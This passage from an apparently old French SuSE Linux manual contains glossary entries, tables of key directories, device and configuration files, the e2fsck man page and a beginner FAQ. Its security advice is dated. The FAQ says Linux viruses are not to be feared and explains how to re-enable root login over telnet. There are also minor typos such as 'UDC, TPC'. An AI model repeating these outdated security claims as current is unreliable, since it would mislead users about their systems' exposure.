Le noyau est le “cœur” de l’ensemble du système. C’est dans le noyau que se rejoignent tous les fils : la gestion de la mémoire, la table des processus, les fonctions multitâches et multiutilisateurs, les accès aux systèmes de fichiers, les pilotes permettant d’accéder au matériel etc. Ces fonctionnalités peuvent être, en partie, réalisées sous forme de “modules”, voir chapitre 13.

Page de man

Pour les systèmes Unix, la documentation se trouve traditionnellement

dans les “pages de man” que l’on peut visualiser avec la commande `man`. Pour l’utilisation des pages de man, voir paragraphe 19.9, page 448.

PC (angl. *personal computer*)

Contrairement au macro-ordinateur, c’est un petit ordinateur “personnel”. Depuis les années 80, on entend en général par ce terme le petit ordinateur **IBM** basé sur Intel x86/88, bien que le tout premier de ce type ait été un **Apple**.

Périphérique

Sous Linux, on accède aux périphériques (angl. *devices*) au moyen d’entrées spéciales dans le système de fichiers, sous `/dev/`. Ces entrées contiennent les numéros de périphériques qui permettent au *noyau* d’atteindre les pilotes de périphériques.

Pipe

Le pipe (appelé quelquefois tube ou tuyau) est la connexion directe entre le canal de sortie standard d’un *processus* (*programme*) et le canal d’entrée standard (*entrée/sortie standard*) de son successeur. Ceci évite de stocker dans un fichier temporaire les données devant être traitées par le second processus. Sous l’interpréteur de commandes, les processus concernés par un pipe sont écrits dans l’ordre dans lequel il doivent être exécutés et sont séparés les uns des autres par une barre verticale appelée pipe ‘|’ (ASCII 124).

Point de montage

On désigne par point de montage le répertoire par lequel une partition ou un autre périphérique est rattaché à l’arborescence des répertoires Linux.

Proc-FS

Le système de fichiers `/proc`, contrairement à un système de fichiers sur support de données, ne contient pas de données statiques. Il crée celles-ci de façon dynamique à partir des informations du noyau. Il est principalement utilisé pour fournir aux programmes du système (par exemple **ps**, **mount**) les données actuelles contenues dans le noyau ou pour permettre des modifications de paramètres pendant le temps d’exécution.

Processeur

CPU

Processus (angl. *process*)

Un processus est en quelque sorte la variante “vivante” d’un programme ou d’un fichier exécutable (*interpréteur de commandes*). Ce terme est souvent employé comme synonyme de tâche.

Programme

Désigne une suite d’instructions cohérentes et logiques données à un ordinateur qui les comprend. Elles peuvent se présenter sous forme d’un

B. Glossaire

code directement exécutable par la machine ou sous forme de données d'entrée pour un interpréteur. Sous Linux, les fichiers qui contiennent de telles instructions sont marqués par le bit x dans le champ de permissions des fichiers. Le noyau le reconnaît et cherche à exécuter ces fichiers.

Prompt

☞ *Invite.*

Protocole (angl. *protocol*)

Les protocoles règlent, tant au niveau matériel qu'au niveau logiciel, la communication entre les machines dans un ☞ *réseau*. Ils déterminent le format des données transmises, définissent dans quels intervalles de temps une machine peut transmettre des données, quelle machine contrôle une connexion etc. Quelques protocoles bien connus sont FTP, UDC, TPC, HTTP et autres.

RAM (angl. *Random Access Memory*)

Mémoire physique de capacité limitée qui permet des accès de lecture et d'écriture relativement rapides.

Réinitialisation (angl. *reset*)

Lorsque la machine ne répond plus et ne réagit à aucune des commandes de l'utilisateur, elle se trouve très souvent bloquée dans une boucle infinie. La seule solution dans un tel cas consiste à ramener la machine dans un état de départ bien défini. Cette opération s'appelle réinitialisation ou reset. Après une réinitialisation, la machine se trouve dans l'état où elle se trouvait directement après l'allumage. Il est préférable d'effectuer une réinitialisation plutôt que d'éteindre et de rallumer la machine car elle est ainsi beaucoup moins secouée mécaniquement et électriquement.

IMPORTANT : Comme il est facile à comprendre, une réinitialisation provoque une perte de toutes les données qui étaient stockées en mémoire avant la réinitialisation !

Répertoire (angl. *directory*)

Les "répertoires" constituent la structure hiérarchique d'un ☞ *système de fichiers*. Le répertoire contient la liste des noms de fichiers ou de répertoires. On dit qu'un ☞ *fichier* x se trouve dans un répertoire y lorsque son nom y est mentionné. Le fait que dans un répertoire il soit fait mention d'autres répertoires permet de structurer le système de fichiers sous forme d'une arborescence. Pour visualiser un autre répertoire, on peut se déplacer vers celui-ci. On descend ainsi d'un échelon dans l'arborescence. Les fichiers sont les feuilles de cette arborescence dans lesquelles il n'est plus possible (logiquement) de descendre. Les noms de répertoires sont soumis aux mêmes restrictions que ceux des fichiers. Les noms de répertoires spéciaux '.' et '..' désignent soit le répertoire lui-même, soit son prédécesseur dans la hiérarchie du système de fichiers.

Répertoire personnel (angl. *home directory*)

Le répertoire personnel est le point de départ de la plupart des activi-

tés d'un utilisateur dans le système. L'utilisateur peut y stocker des données lui appartenant en propre. Il est seul, avec *l'administrateur système*, à avoir des accès d'écriture aux fichiers de ce répertoire. L'emplacement du répertoire personnel dans le système de fichiers est déterminé par la *variable d'environnement \$HOME*. Ce répertoire est symbolisé par '~' (voir paragraphe 19.6, page 440).

Répertoire racine (angl. *root directory*)

C'est le répertoire situé au sommet du *système de fichiers*. Contrairement à tous les autres répertoires du système de fichiers, le répertoire racine n'a pas de répertoire père. Le nom de répertoire '.' se réfère à lui-même. Le répertoire racine est représenté par '/' sous UNIX.

Réseau (angl. *net, network*)

Le réseau est une interconnexion de plusieurs machines. Il existe différentes topologies de réseaux selon le mode de connexion des machines : anneau, étoile, bus, arbre et autres. Quelques standards matériels bien connus sont Ethernet, Token-Ring ou ISDN (en France Numéris, RNIS). Notons parmi les protocoles logiciels (sur différentes couches réseau) TCP, UDP, IPX et autres.

Réseau étendu (angl. *WAN, wide area network*)

Contrairement au *réseau local*, c'est un réseau de grande envergure qui s'étend sur une vaste surface géographique.

Réseau local (angl. *LAN, local area network*)

Un réseau local est un réseau qui s'étend sur un rayon de petite taille et qui est généralement supervisé par un *administrateur système*. Les réseaux locaux sont la plupart du temps connectés par des passerelles (angl. *gateways*) et forment ainsi un *réseau étendu*.

Rlogin (angl. *remote login*)

Avec un *remote login*, on peut se connecter par *Internet* sur une machine distante comme si l'on se trouvait soi-même sur la *console* de cette machine. Lorsqu'un *serveur X* fonctionne sur les deux machines il est même possible d'afficher localement les sorties d'une application X en positionnant correctement la variable DISPLAY de l'environnement distant.

RNIS (angl. *ISDN*)

Acronyme pour "Réseau Numérique à Intégration de Services". *ISDN*

ROM (angl. *Read-only Memory*)

Mémoire morte ne permettant que la lecture seule. Un CD est par exemple une mémoire ROM.

Root

Administrateur système

RPM (rpm)

À partir de la version 5.0 de SuSE Linux, le **RPM** (rpm) (angl. *RedHat Package Manager*) est le gestionnaire standard de paquetages. Avec rpm, il est possible d'installer et de désinstaller des paquetages logiciels et on peut aussi adresser des requêtes à la base des données.

Runlevel

⇒ Niveau d'exécution

Sauvegarde (angl. *backup*)

⇒ Backup

Sélection

La sélection est l'un des mécanismes du serveur X. Avec la souris, on peut sélectionner des caractères textes sur l'écran graphique (en déplaçant la souris, dont le bouton gauche doit être maintenu enfoncé, sur la zone de texte que l'on veut sélectionner). Cette sélection peut être déplacée vers une autre application (en plaçant le curseur dans la fenêtre de l'application concernée et en cliquant sur le bouton central de la souris). Cette opération s'appelle couper/coller (angl. *Cut & Paste*).

Serveur

Le serveur est le plus souvent une machine très puissante qui fournit des données et des services à d'autres machines (clients) connectées au réseau. En dehors des machines faisant office de serveurs, il existe également des programmes qui fournissent des services. De tels programmes sont aussi appelés serveurs car ils tournent en permanence et sont, de ce fait, tout aussi disponibles que les serveurs matériels. Un exemple pour un serveur logiciel est le ⇒ *serveur X*.

Serveur X

Les machines sur lesquelles tourne un serveur X peuvent utiliser les services de l'⇒ *interface graphique* ou du ⇒ *système X Window*. L'une des tâches principales du serveur X est la gestion de l'affichage. Normalement chaque terminal dispose d'une fonction d'affichage dont le nom est contenu dans la ⇒ *variable d'environnement \$DISPLAY* qui possède le format <nom de machine> : <numéro d'affichage>. Par exemple **terre** : 0. Il est essentiel de connaître le nom de l'affichage pour le ⇒ *Rlogin*.

Shell

⇒ Interpréteur de commandes

SMP (angl. *Symmetric Multi Processing*)

⇒ Multiprocessing.

Swap

☞ *Mémoire d'échange*

Système d'exploitation (angl. *operating system*)

Le système d'exploitation est un programme qui tourne continuellement en arrière-plan sur une machine et qui constitue la base qui rend possible tout travail effectué avec la machine. Le système d'exploitation a pour tâche de gérer toutes les ressources disponibles d'une machine. Sous Linux, c'est le ☞ *noyau* ainsi que les éventuels modules du noyau et les programmes de support sans lesquels le noyau est "inutile" qui se chargent de ces tâches. Sous SuSE Linux, c'est l'ensemble de la série *a* (Système de base Linux) avec tous ses outils et ses "démons" que l'on peut considérer comme étant le système d'exploitation. **AmigaOS, Linux, MacOS, OS/2 UNIX, Windows NT** entre autres sont des systèmes d'exploitation bien connus.

Système de fichiers (angl. *filesystem*)

Un système de fichiers constitue une méthode de structuration des fichiers. Il existe un très grand nombre de systèmes de fichiers dont les performances respectives sont parfois très différentes. Certains systèmes de fichiers sont étroitement liés à des types bien précis de support. Il est difficile de dire : "Linux utilise le système de fichiers X".

Système X Window

Il offre toute une collection de programmes, de protocoles et de routines pour la gestion d'une ☞ *interface graphique utilisateur*. Le système X Window (X en abrégé) a été développé dans le cadre du projet Athena au MIT (Massachusetts Institute of Technology). Les principaux avantages de X par rapport à d'autres systèmes (par exemple MS Windows ou GEM) sont son support réseau et sa flexibilité. Il est ainsi possible à l'utilisateur de faire exécuter des programmes sur d'autres machines mais d'en obtenir l'affichage sur son propre écran et de choisir librement l'aspect et les caractéristiques de l'interface. Remarque : Non, il ne s'appelle pas "X-Windows" mais tout simplement et tout bonnement **système X Window**.

Tâche (angl. *task*)

☞ *Processus*.

Tâche de fond (angl. *background process*)

Si l'☞ *interpréteur de commandes* est (apparemment) occupé à une seule tâche et ne permet pas d'autres saisies, on parle d'une tâche exécutée en *avant-plan*. Mais la plupart des interpréteurs de commandes permettent aussi l'exécution de processus d'arrière-plan ou tâches de fond.

Si un processus doit être exécuté en tâche de fond, la ligne de commande qui sert à lancer le programme doit se terminer par le caractère '&'. L'exécution d'un processus en tâche de fond n'est toutefois possible que sur un système d'exploitation ☞ *multitâche*.

Tampon

On entend par tampon une sorte de mémoire intermédiaire qui permet d'accélérer les accès fréquents aux données qui y sont stockées. Sous Linux il existe plusieurs sortes de mémoires tampons.

Task

☞ *Processus*.

Telnet

Telnet est le protocole et la commande permettant de communiquer avec d'autres machines.

Terminal (angl. *terminal*)

Sur une machine multiutilisateur, c'est une combinaison clavier/écran sans propres ressources de calcul. Sur les stations de travail, ce terme désigne aussi des programmes qui émulent un véritable terminal.

UMSDOS

Système de fichiers spécial sous Linux qui permet d'accéder aux fichiers de la même manière que sous UNIX (ce qui inclut les noms de fichiers longs et les droits d'accès). Bien que l'accès soit plus lent que pour le système de fichiers EXT2 "régulier", le système de fichiers MSDOS est recommandé pour le mode démonstration car il ne nécessite pas de partition particulière.

UNIX

C'est un système d'exploitation très répandu surtout sur les stations de travail. Unix supportent des concepts importants tels que par exemple le fonctionnement des machines dans un réseau. UNIX est composé d'un noyau, d'un ☞ *interpréteur de commandes* et d'applications. Depuis les années 90, une version libre et gratuite de UNIX pour ☞ *PC* est disponible sous la forme de Linux.

Variable d'environnement (angl. *environment variable*)

C'est un espace dans l'☞ *environnement* de l'☞ *interpréteur de commandes*. Chaque variable a un nom, le plus souvent indiqué en majuscules. Il est assigné aux variables d'environnement des valeurs comme par exemple nom de chemin. Pour l'interpréteur de commandes bash, ceci se fait de cette manière :

```
root@terre:/ > export EDITOR=emacs
```

Avec la commande `env`, on peut connaître la définition actuelle des variables. S'il est nécessaire de connaître la valeur d'une variable, par exemple dans un script, en y fait référence en faisant précéder le nom du caractère '\$'. Les variables d'environnement essentielles sont **\$HOME** (contient le chemin du répertoire personnel de l'utilisateur), **\$SHELL** (chemin du programme de l'interpréteur de commandes), **\$USER** (nom de l'utilisateur), **\$PATH** (chemin d'accès aux programmes exécutables),

\$MANPATH (chemin d'accès aux pages de man contenant l'aide en ligne).

WAN (angl. *wide area network*)

☞ *réseau étendu*

Wildcards


Les deux caractères '*' et '?' sont des caractères génériques et sont désignés sous le nom de caractères jokers ou wildcards. Le caractère '?' tient la place d'un seul caractère quelconque tandis que '*' peut remplacer n'importe quel nombre de caractères quelconques mais peut aussi n'en remplacer aucun. Les caractères jokers sont utilisés dans les expressions régulières. La commande `ls -l image*` liste tous les fichiers du répertoire courant dont le nom est `image` suivi de n'importe quelles lettres (ou d'aucune).

Annexe C

L'arborescence des répertoires

C.1 Aperçu

La figure ci-dessous vous montre un petit extrait de l'arborescence des répertoires sous Linux



C.2 Répertoires importants

L'arborescence des répertoires de votre système Linux est structurée de façon fonctionnelle ("système de fichiers standard"). Les répertoires essentiels sont décrits dans le tableau C.1.

C. L'arborescence des répertoires

/	Répertoire racine (angl. <i>root directory</i>), point de départ de l'arborescence des répertoires
/home	Répertoires (personnels) des utilisateurs
/dev	Fichiers de périphériques (angl. <i>device files</i>) qui représentent les composants matériels
/etc	Fichiers importants pour la configuration du système
/usr/bin	Commandes accessibles
/bin	Commandes déjà nécessaires au moment de la mise en marche du système
/usr/sbin	Commandes réservées à l'administrateur système
/sbin	Commandes réservées à l'administrateur système et nécessaires pour la mise en marche du système
/sbin/init.d	Scripts de démarrage
/usr/include	Fichiers essentiels pour le compilateur C
/usr/include/g++	Fichiers essentiels pour le compilateur C++
/usr/doc	Divers fichiers de documentation
/usr/man	Textes d'aide (pages de manuel)
/usr/src	Textes sources des logiciels système
/usr/src/linux	Sources du noyau
/tmp	Pour fichiers temporaires
/var/tmp	Pour fichiers temporaires de grande taille
/usr	Héberge tous les programmes d'application. Montable en lecture seule. Fichiers de configuration.
/var	Fichiers de configuration (par exemple liés depuis /usr)
/var/log	Fichiers de traces
/var/adm	Administration système
/lib	Bibliothèques partagées (pour programmes liés dynamiquement)
/proc	Système de fichiers de processus
/usr/local	Extensions locales, indépendantes de la distribution
/opt	Logiciels optionnels, importants systèmes (par exemple KDE)

TAB. C.1: Aperçu des répertoires importants

Annexe D

Fichiers importants

Le fichier le plus important dans votre système est le *noyau* lui-même. Il se trouve dans le répertoire `/boot` sous le nom de fichier `vmlinux`.

D.1 Fichiers de périphériques dans le répertoire `/dev`

Disquettes et disques durs¹ :

<code>/dev/fd0</code>	premier lecteur de disquettes
<code>/dev/fd1</code>	deuxième lecteur de disquettes
<code>/dev/hda</code>	premier disque dur (E)IDE
<code>/dev/hda1 - /dev/hda15</code>	partitions du premier disque dur (E)IDE
<code>/dev/sda</code>	premier disque dur SCSI
<code>/dev/sda1 - /dev/sda15</code>	partitions du premier disque dur SCSI
<code>/dev/sdb</code>	deuxième disque dur SCSI
<code>/dev/sdc</code>	troisième disque dur SCSI

TAB. D.1: Aperçu des fichiers de périphériques de la mémoire de masse

D.1.1 Lecteurs de CD-ROM

<code>/dev/cdrom</code>	lien sur le lecteur de CD-ROM utilisé, c'est-à-dire sur l'un des fichiers suivants (créé par YaST)
<code>/dev/aztcd</code>	Aztech CDA268-01 CD-ROM
<code>/dev/cdu535</code>	Sony CDU-535 CD-ROM
<code>/dev/cm206cd</code>	Philips CM206
<code>/dev/gscd0</code>	Goldstar R420 CD-ROM
<code>/dev/hda</code>	

TAB. D.2: Continuer à la page suivante...

¹ Vous pouvez, en plus des fichiers de périphériques mentionnés, créer vous-même d'autres fichiers. Vous trouverez des informations à ce sujet dans la page de man concernant **mknod**.

D. Fichiers importants

jusqu'à	ATAPI CD-ROM
/dev/hdd	
/dev/lmscd	Philips CM 205/250/206/260 CD-ROM
/dev/mcd	Mitsumi CD-ROM
/dev/sbpcd0	
jusqu'à	CD-ROM sur carte Soundblaster
/dev/sbpcd3	
/dev/scd0	
jusqu'à	CD-ROM SCSI
/dev/scd1	
/dev/sonycd	CD-ROM Sony CDU 31a
/dev/sjcd	CD-ROM Sanyo
/dev/optcd	CD-ROM Optics Storage

TAB. D.2: Aperçu des fichiers de périphériques des lecteurs de CD-ROM

D.1.2 Lecteurs de bandes

/dev/rmt0	1er streamer SCSI "rewinding" (rembobinage automatique)
/dev/nrmt0	1er streamer SCSI "non rewinding" (sans rembobinage)
/dev/ftape	Floppy tape "rewinding" (rembobinage automatique)
/dev/nftape	Floppy tape "non rewinding" (sans rembobinage)

TAB. D.3: Aperçu des fichiers de périphériques pour lecteurs de bandes

D.1.3 Souris (Bus et PS/2)

/dev/mouse	Lien pointant sur l'interface utilisée par la souris, c'est-à-dire sur l'un des pseudo-fichiers suivants (pour les souris bus) ou sur une interface série (pour les souris série) (créé par YaST).
/dev/atibm	Souris bus de la carte graphique ATI.
/dev/logibm	Souris bus Logitech.
/dev/psaux	Souris PS/2.
/dev/inportbm	Souris bus PS/2.
/dev/sunmouse	Souris SUN.

TAB. D.4: Aperçu des fichiers de périphériques pour les souris

D.1. Fichiers de périphériques dans le répertoire `/dev`

D.1.4 Modem

<code>/dev/modem</code>	Lien sur le port COM du modem (créé par YaST)
-------------------------	---

TAB. D.5: Fichier de périphérique pour le modem

D.1.5 Interfaces série

<code>/dev/ttyS0</code> jusqu'à <code>/dev/ttyS3</code>	interfaces série 0 à 3 (COM1 à COM4)
<code>/dev/cua0</code> jusqu'à <code>/dev/cua3</code>	interfaces série 0 à 3 (pour connexions sortantes)

TAB. D.6: Fichiers de périphériques pour interfaces série

D.1.6 Interfaces parallèles

<code>/dev/lp0</code> jusqu'à <code>/dev/lp2</code>	interfaces parallèles (LPT1 à LPT3)
--	-------------------------------------

TAB. D.7: Fichiers de périphériques pour imprimantes sur port parallèle

D. Fichiers importants

D.1.7 Périphériques spéciaux

<code>/dev/null</code>	“avale” autant de données que vous désirez (poubelle)
<code>/dev/tty1</code>	
jusqu’à	consoles virtuelles
<code>/dev/tty8</code>	
<code>/dev/zero</code>	fournit autant d’octets de valeur zéro que vous désirez

TAB. D.8: Fichiers pour périphériques spéciaux/virtuels

D.2 Fichiers de configuration dans `/etc`

<code>/etc/</code>	Informations sur la version SuSE Linux installée.
<code>SuSE-release</code>	
<code>/etc/rc.config</code>	Fichier de configuration central du système. Il est créé par YaST et lu par les scripts de démarrage de SuSEconfig .
<code>/etc/rc.config.d</code>	Répertoire contenant d’autres fichiers avec des variables <code>rc.config</code> .
<code>/etc/inittab</code>	Fichier de configuration pour le processus <code>init</code> .
<code>/etc/lilo.conf</code>	Configuration de LILO
<code>/etc/conf.modules</code>	Configuration des modules du noyau
<code>/etc/DIR_COLORS</code>	Détermination des couleurs pour ls
<code>/etc/XF86Config</code>	Configuration du système X Window
<code>/etc/fstab</code>	Table des systèmes de fichiers montés automatiquement lors de l’initialisation du système
<code>/etc/profile</code>	Script de connexion des shells (sh , bash , etc.)
<code>/etc/csh.login</code>	Script de connexion de tcsh
<code>/etc/csh.cshrc</code>	Paramétrages par défaut pour tcsh
<code>/etc/profile.d</code>	Répertoire dans lequel se trouvent des extensions pour <code>/etc/profile</code> ou <code>/etc/csh.cshrc</code>
<code>/etc/passwd</code>	Base de données des utilisateurs : Noms d’utilisateurs, répertoires personnels (home) shell de connexion, numéro d’identification de l’utilisateur
<code>/etc/shadow</code>	Mots de passe
<code>/etc/group</code>	Groupes d’utilisateurs
<code>/etc/printcap</code>	Description des imprimantes disponibles dans le système. Utilisé par le démon <code>lpd</code> (page 299).

TAB. D.9: Continuer à la page suivante...

D.3. Fichiers de configuration cachés dans le répertoire personnel (Home)

<code>/etc/hosts</code>	Assignation de noms de machines aux adresses IP (indispensable en l'absence d'un serveur de noms).
<code>/etc/inetd.conf</code>	Définition des services IP mis à disposition (telnet , finger , ftp etc.).
<code>/etc/syslogd.conf</code>	Fichier de configuration pour le démon Syslog dont la tâche consiste à signaler certains messages du système.

TAB. D.9: Fichiers de configuration dans `/etc`

D.3 Fichiers de configuration cachés dans le répertoire personnel (Home)

Dans le répertoire personnel de chaque utilisateur, on trouve des fichiers de configuration qui, pour des raisons pratiques, sont “cachés”. Ils ne sont édités que très rarement. On peut transformer tout fichier en fichier caché en faisant précéder son nom d'un point. On peut rendre ces fichiers visibles par la commande `ls -a`. Quelques exemples se trouvent dans le tableau D.10.

<code>.profile</code>	Script personnel de connexion de l'utilisateur (pour bash)
<code>.bashrc</code>	Configuration de bash
<code>.exrc</code>	Configuration de vi, ex
<code>.xinitrc</code>	Script de démarrage du système X Window
<code>.fvwmrc</code>	Configuration du gestionnaire de fenêtres fvwm
<code>.ctwmrc</code>	Configuration du gestionnaire de fenêtres ctwm
<code>.openwin-menu</code>	Configuration des gestionnaires de fenêtres olwm et olwm

TAB. D.10: Fichiers cachés dans le répertoire personnel de l'utilisateur

Ces fichiers sont copiés depuis le répertoire `/etc/skel` lors de la création d'un compte utilisateur.

D. Fichiers importants

Annexe E

Page de manuel de e2fsck

E2FSCK(8)

E2FSCK(8)

NAME

e2fsck - check a Linux second extended file system

SYNOPSIS

e2fsck [-pacnyrdfvstFSV] [-b superblock] [-B block-size] [-l|-L bad_blocks_file] device

DESCRIPTION

e2fsck is used to check a Linux second extended file system.

device is the special file corresponding to the device (e.g. /dev/hdXX).

OPTIONS

-a This option does the same thing as the -p option. It is provided for backwards compatibility only; it is suggested that people use -p option whenever possible.

-b superblock
Instead of using the normal superblock, use the alternative superblock specified by superblock.

-B blocksize
Normally, e2fsck will search for the superblock at various different block sizes in an attempt to find the appropriate block size. This search can be fooled in some cases. This option forces e2fsck to only try locating the superblock at a particular blocksize. If the superblock is not found, e2fsck will terminate with a fatal error.

-c This option causes e2fsck to run the badblocks(8) program to find any blocks which are bad on the filesystem, and then marks them as bad by adding

E. Page de manuel de e2fsck

them to the bad block inode.

-d Print debugging output (useless unless you are debugging e2fsck).

-f Force checking even if the file system seems clean.

-F Flush the filesystem device's buffer caches before beginning. Only really useful for doing e2fsck time trials.

-l filename
Add the blocks listed in the file specified by filename to the list of bad blocks.

-L filename
Set the bad blocks list to be the list of blocks specified by filename. (This option is the same as the **-l** option, except the bad blocks list is cleared before the blocks listed in the file are added to the bad blocks list.)

-n Open the filesystem read-only, and assume an answer of "no" to all questions. Allows e2fsck to be used non-interactively. (Note: if the **-c**, **-l**, or **-L** options are specified in addition to the **-n** option, then the filesystem will be opened read-write, to permit the bad-blocks list to be updated. However, no other changes will be made to the filesystem.)

-p Automatically repair ("preen") the file system without any questions.

-r This option does nothing at all; it is provided only for backwards compatibility.

-s This option will byte-swap the filesystem so that it is using the normalized, standard byte-order (which is i386 or little endian). If the filesystem is already in the standard byte-order, e2fsck will take no action.

-S This option will byte-swap the filesystem, regardless of its current byte-order.

-t Print timing statistics for e2fsck. If this option is used twice, additional timing statistics are printed on a pass by pass basis.

-v Verbose mode.

-V Print version information and exit.

— Continuer à la page suivante

-y Assume an answer of 'yes' to all questions;
allows e2fsck to be used non-interactively.

EXIT CODE

The exit code returned by e2fsck is the sum of the following conditions:

- 0 - No errors
- 1 - File system errors corrected
- 2 - File system errors corrected, system should be rebooted if file system was mounted
- 4 - File system errors left uncorrected
- 8 - Operational error
- 16 - Usage or syntax error
- 128 - Shared library error

REPORTING BUGS

Almost any piece of software will have bugs. If you manage to find a filesystem which causes e2fsck to crash, or which e2fsck is unable to repair, please report it to the author.

Please include as much information as possible in your bug report. Ideally, include a complete transcript of the e2fsck run, so I can see exactly what error messages are displayed. If you have a writeable filesystem where the transcript can be stored, the script(1) program is a handy way to save the output of to a file.

It is also useful to send the output of dumpe2fs(8). If a specific inode or inodes seems to be giving e2fsck trouble, try running the debugfs(8) command and send the output of the stat command run on the relevant inode(s). If the inode is a directory, the debugfs dump command will allow you to extract the contents of the directory inode, which can sent to me after being first run through uuencode(1).

Always include the full version string which e2fsck displays when it is run, so I know which version you are running.

AUTHOR

This version of e2fsck is written by Theodore Ts'o
<tytso@mit.edu>.

SEE ALSO

mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

E2fsprogs version 1.06 October 1996

Annexe F

La FAQ de SuSE Linux

Nous allons tenter ici d'apporter une réponse aux questions les plus fréquemment posées (angl. *Frequently Asked Questions*). Bien qu'il soit possible de trouver dans le manuel une réponse appropriée à presque toutes les questions, il n'est pas toujours facile – surtout pour les utilisateurs encore peu familiarisés avec Linux – de deviner vers quel chapitre se diriger. C'est pourquoi nous mentionnons, pour la plupart des réponses, le chapitre correspondant du manuel.

Quel est le chapitre le plus important du manuel ?

Pour les débutant c'est sans aucun doute le chapitre 19. Il ne remplace cependant un livre sur Linux !

Après l'installation je reçois toujours le message d'erreur "login :" – Quel genre d'erreur ai-je fait ?

Vous n'avez fait aucune erreur, l'installation est terminée et vous pouvez vous connecter à votre machine avec votre nom d'utilisateur (angl. *user*) et votre mot de passe ("login"). Dans un premier temps, le seul utilisateur existant est 'root'. Voir à ce sujet le paragraphe 19.1, page 436 ainsi que le paragraphe 3.6.7, page 103.

Je me suis connecté mais je ne vois que terre: # – Comment puis-je "entrer" sous Linux ?

Vous êtes déjà sous Linux. Vous voulez probablement démarrer l'interface graphique. Pour cela, vous devez d'abord la configurer (par exemple avec **SaX**). Démarrez ensuite le système graphique (système X Window) avec **startx**. Procédez de la manière décrite au chapitre 9, page 227 et pages suivantes.

Dois-je compiler moi-même un noyau ?

Non, en aucun cas !

Le noyau a maintenant atteint un tel volume qu'il vous faudrait tenir compte d'environ 800 options lors de la configuration ! Comme il est évidemment impossible de maîtriser toutes ces différentes configurations et de prévoir tous les effets qu'elles peuvent entraîner, nous déconseillons très fortement aux utilisateurs encore peu aguerris de recompiler le noyau. Si vous tenez

F. La FAQ de SuSE Linux

malgré tout à le faire, vous agissez à vos risques et périls – et nous n’offrons *pas* non plus dans un tel cas d’assistance à l’installation !

Mais pour le support du son il me faut quand même construire un noyau personnalisé ?

Non, depuis le noyau 2.2.x ce n’est plus nécessaire. Procédez de la manière décrite au paragraphe 11.3, page 286 et pages suivantes.

Où puis-je obtenir des infos sur SuSE Linux ?

En tout premier lieu dans le manuel s’il s’agit de questions relatives à l’installation ou à certaines particularités de SuSE Linux. Au sujet des programmes, vous trouverez une documentation dans `/usr/doc/packages` et des instructions dans les “HowTo” sous `/usr/doc/howto/fr` pour les HowTo en français et sous `/usr/doc/howto/en` pour les HowTo en anglais. Vous pourrez les lire par exemple avec `less /usr/doc/howto/de/DE-DOS-nach-Linux-HOWTO.txt.gz`

Sous KDE, vous pouvez aussi lire les fichiers (bien qu’ils soient compressés) à l’aide du gestionnaire de fichiers `kfm`. Il suffit de cliquer et d’entrer `kedit` en réponse à la question “ouvrir avec :”

Où trouver quelques astuces particulières ou quelques textes d’aide ?

Sur Internet, vous trouverez notre base de données support sous `http://www.suse.de/sdb/de/html/index.html`. Entrez un mot-clé ou faites votre recherche à l’aide de l’“historique”.

Comment puis-je lancer des commandes sous KDE ?

Appuyez sur ‘K’ – ‘Outils’ – ‘Terminal’. Vous pouvez aussi appuyer sur `(Alt) + (F2)` et taper ensuite `xterm`. Vous avez ainsi un “terminal” (que l’on appelle très souvent aussi de façon erronée fenêtre DOS) dans lequel vous pouvez entrer les commandes.

Je ne trouve pas certains programmes dans KDE.

Vous pouvez lancer aussi tous les programmes à partir d’une fenêtre de terminal (`xterm`, voir plus haut) en entrant le nom du programme et en appuyant ensuite sur `(↵)`.

Je ne parviens pas à me connecter à ma machine avec telnet. J’obtiens toujours la réponse “Login incorrect”.

Vous essayez probablement de vous connecter en tant que ‘root’. Pour des raisons de sécurité, ceci n’est pas possible avec **telnet**.

Créez avec YaST un compte utilisateur normal (voir paragraphe 3.6.7, page 103) sous lequel vous pourrez vous connecter. Passez ensuite avec `su` sous le compte ‘root’. Il est cependant préférable et surtout plus sûr d’utiliser le programme **ssh** en lieu et place de **telnet**. **ssh** utilise des connexions cryptées (*⇒ Encryption*) et par conséquent protégées. Vous trouverez ce programme dans la série **sec**. Si vous voulez toutefois vous connecter en tant

que `'root'`, vous pouvez réactiver cette option en modifiant dans le fichier `/etc/rc.config` l'entrée `'ROOT_LOGIN_REMOTE=no'` pour la positionner à `'yes'` et en invoquant ensuite **SuSEconfig**.

Comment me connecter à Internet avec Linux ?

Vous trouverez des informations à ce sujet dans le manuel au chapitre 7, page 169.

Les virus sont-ils à craindre sous Linux ?

Non.

Il n'existe pas sous Linux de virus qui soient véritablement à craindre (voir paragraphe 18.1.1, page 425). En outre, les virus ne peuvent pas faire beaucoup de dégâts s'ils n'ont *pas* été introduits par l'utilisateur `'root'`. Les seuls scanners de virus qui existent sous Linux servent à rechercher les virus Windows dans le courrier électronique (lorsque Linux fait fonction de routeur).

Où puis-je voir les messages du système ?

Lancez, en tant que `'root'`, la commande suivante dans une fenêtre de terminal :

```
terre: # tail -f /var/log/messages
```

D'autres programmes présentant un certain intérêt dans ce contexte sont : `top`, `procinfo` et `xosview`.

Les messages émis au moment de l'amorçage peuvent être visualisés avec

```
terre: # dmesg
```

ou avec

```
terre: # cat /var/log/boot.msg
```

Où se trouve StarOffice ?

Vous trouverez **StarOffice** dans le paquetage `so_fr` à sélectionner dans la série `pay`. Pour l'installation, utilisez notre programme YaST qui vous fera savoir quel CD vous devez insérer.

StarOffice requiert lors de l'installation un code média, où se trouve-t-il ?

Depuis SuSE Linux 6.1, le code d'enregistrement et le code média sont dans le manuel. Vous trouverez ces codes sur la toute première page, imprimés sur papier un peu plus épais . . .

J'ai trouvé un bogue dans SuSE Linux. À qui dois-je le signaler ?

Assurez-vous tout d'abord qu'il s'agit vraiment d'une erreur dans le programme et non pas seulement d'une erreur de manipulation ou de configuration. Lisez aussi la documentation dans `/usr/doc/packages` et `/usr/doc/howto`. Il est possible que cette erreur ait déjà été constatée et que vous puissiez trouver quelque chose à ce sujet sur Internet dans notre base de données support sous <http://www.suse.de/sdb/de/html/index.html>. Entrez un mot-clé ou effectuez vos recherches à partir de l'"historique".

F. La FAQ de SuSE Linux

S'il s'agit véritablement d'un bogue, envoyez-nous une description par E-mail à feedback@suse.de. Il est impératif dans ce cas de nous faire connaître votre code d'enregistrement.

Comment avoir accès à mon CD ?

Vous devez tout d'abord monter le CD. Voir le paragraphe 19.11.2, page 453 du manuel.

Je ne parviens pas à retirer mon CD du lecteur, que dois-je faire ?

Vous devez d'abord démonter le CD. Voir le paragraphe 19.11.2, page 453 du manuel.

